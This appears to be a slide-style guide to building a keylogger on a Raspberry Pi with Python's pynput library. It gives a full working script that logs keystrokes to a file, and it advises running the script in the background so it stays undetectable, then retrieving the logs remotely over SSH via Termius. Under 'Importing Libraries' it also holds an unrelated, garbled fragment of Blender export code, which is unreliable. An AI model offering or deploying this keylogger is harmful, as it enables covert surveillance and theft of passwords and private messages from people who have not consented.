

Creating a Keylogger with Raspberry Pi

A step-by-step guide on how to set up and run a keylogger on a Raspberry Pi using Python.

[illegible]

- 

Choose a Programming Language

- Select a programming language such as Python.
- Python provides libraries that make it easy to capture keystrokes.

Implement Keylogging Functionality

- 01 Use Python libraries like `pynput` for capturing keyboard events.
- 02 Write a script that captures keystrokes and saves them to a log file.



Run Keylogger on Raspberry Pi

- Execute the keylogger script on your Raspberry Pi.
- Ensure it runs in the background, so it remains undetectable.

Remote Access via Termius

- 01** This allows you to remotely access and control your Raspberry Pi.
 - 02** Install Termius app on iPhone and set up SSH access to Raspberry Pi.
- 

Monitor and Retrieve Logs

- Use Termius or any SSH client to connect to Raspberry Pi remotely.
- Navigate to the directory where the keylogger is saving logs and retrieve the captured keystrokes.

Using Pynput

Pynput is a popular library for capturing keystrokes in Python.

Can perform various actions based on input.

Install using pip, the Python package installer.

Importing Libraries

01

Initializes a log file to store keystrokes

02

Uses the pynput library to access the keyboard

```
self.filepath))
import
selected_objects

tion
False:
bpy.context.scene.objects]

'DESELECT')

folder_path, "{}.obj".format(item.name))
filepath=file_path, use_selection=True,
axis_forward=self.axis_forward_setting,
axis_up=self.axis_up_setting,
use_animation=self.use_animation_setting,
use_mesh_modifiers=self.use_mesh_modifiers_setting,
use_edges=self.use_edges_setting,
use_smooth_groups=self.use_smooth_groups_setting,
use_smooth_groups_bitflags=self.use_smooth_groups_bitflags_setting,
use_normals=self.use_normals_setting,
use_self=self.use_self_setting,
if use_materials_setting,
```

The Script:

```
1 from pynput import keyboard
2
3 log_file = 'keystrokes.log'
4 current_sentence = ""
5
6 def on_press(key):
7     global current_sentence
8
9     try:
10         char = key.char
11         if char is not None:
12             current_sentence += char
13     except AttributeError:
14         if key == keyboard.Key.space:
15             current_sentence += " "
16         elif key == keyboard.Key.enter:
17             current_sentence += "\n"
18
19 def on_release(key):
20     global current_sentence
21
22     if key == keyboard.Key.esc:
23         # Stop listener on pressing the Esc key
24         return False
25
26     with open(log_file, 'a') as f:
27         f.write(current_sentence)
28     current_sentence = ""
29
30 # Create a listener
31 listener = keyboard.Listener(on_press=on_press, on_release=on_release)
32
33 # Start the listener
34 listener.start()
35
36 # Keep the script running
37 listener.join()
38
```
